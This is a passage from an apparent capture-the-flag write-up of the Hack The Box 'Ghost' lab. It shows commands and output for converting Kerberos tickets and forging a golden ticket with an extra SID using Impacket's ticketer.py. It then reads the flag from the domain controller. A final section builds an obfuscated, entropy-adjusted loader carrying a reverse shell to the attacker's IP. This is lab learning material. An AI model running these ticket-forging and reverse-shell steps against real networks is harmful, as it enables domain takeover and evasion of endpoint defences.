      MzgyNlqlERgPMjAyNjA2MjgxMzM4MjZaphEYDzIwMjYwNjI4MjMzODI2WqcRGA8yMDI2MDcwNTEzMzgy
      NlqoEBsOQ09SUC5HSE9TVC5IVEKpIzAhoAMCAQKhGjAYGwZrcmJ0Z3QbDmNvcnAuZ2hvc3QuaHRi


[+] Ticket successfully imported!
copy the ticket back
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/uplaod]
└──╼ [★]$ cat ticket.b64 | base64 -d > ticket.kirbi
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/uplaod]
└──╼ [★]$ minikerberos-kirbi2ccache ticket.kirbi ticket.ccache
INFO:root:Parsing kirbi file /home/jimmex/htb/labs/ghost/uplaod/ticket.kirbi
INFO:root:Done!
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/uplaod]
└──╼ [★]$ cp ticket.ccache /tmp/krb5cc_1000
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/uplaod]
└──╼ [★]$ klist
Ticket cache: FILE:administrator.ccache
Default principal: administrator@GHOST.HTB

Valid starting Expires Service principal
06/28/26 06:36:53  06/25/36 06:36:53  krbtgt/GHOST.HTB@GHOST.HTB
        renew until 06/25/36 06:36:53
first get a TGT
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/uplaod]
└──╼ [★]$ ticketer.py -nthash 69eb46aa347a8c68edb99be2725403ab -domain-sid S-1-5-21-2034262909-2733679486-179904498 -extra-sid S-1-5-21-4084500788-938703357-3654145966-512 -domain corp.ghost.htb -spn krbtgt/ghost.htb Administrator
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.ghost.htb/Administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving ticket in Administrator.ccache
Shell as root
and we got root
PS C:\> type \\dc01.ghost.htb\c$\Users\Administrator\Desktop\root.txt
type \\dc01.ghost.htb\c$\Users\Administrator\Desktop\root.txt
7da18e56aae0f472fa29d41f64b93899
PS C:\>
Beyond root
the machine was too long already didn't have a lot to try but i wanted to try the binary obfuscation instead cause not always we'll get lucky and have EfsPotato working
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/uplaod]
└──╼ [★]$ sudo pi_build --file ./sp.exe --hostname PRIMARY --args '--revshell 10.10.16.206 4444' --writetofile
[+] Updated loader source files
[+] Obfuscated sp.exe
[+] Encrypted and embedded sp.exe as a resource file
[*] Your decryption key is PFLSsBopTjsxGBOV
[*] Building loader...please hold.
[+] Obfuscated loader
[+] Adjusted entropy of loader to: 4.93
[+] Loader compiled to elfin_compose.exe
and it worked as you can see

Resources
- https://owasp.org/www-community/attacks/LDAP_Injection
- https://www.blackduck.com/glossary/what-is-ldap-injection.html
- https://www.youtube.com/playlist?list=PLidcsTyj9JXJ74wLAJDC10JiUPV568hcp (Ippsec credit)
- https://blog.melashri.net/micro/control-master/
- https://horizon3.ai/attack-research/disclosures/ntlm-credential-theft-in-python-windows-applications/ (good read)
- https://www.thehacker.recipes/ad/movement/dacl/readgmsapassword
- https://swisskyrepo.github.io/InternalAllTheThings/active-directory/ad-adfs-federation-services/#adfs-golden-saml
- https://aadinternals.com/post/adfs/
- https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps
- https://www.adversify.co.uk/blog/escalating-privileges-via-linked-database-servers
- https://github.com/zcgonvh/EfsPotato
- https://medium.com/@fahimalshihabifty/abusing-child-to-parent-domain-trusts-via-extrasids-attack-7ca45a161bd4 (ticketer doesn't work cause we can't reach PRIMARY from our host)
- https://www.thehacker.recipes/ad/movement/kerberos/forged-tickets/golden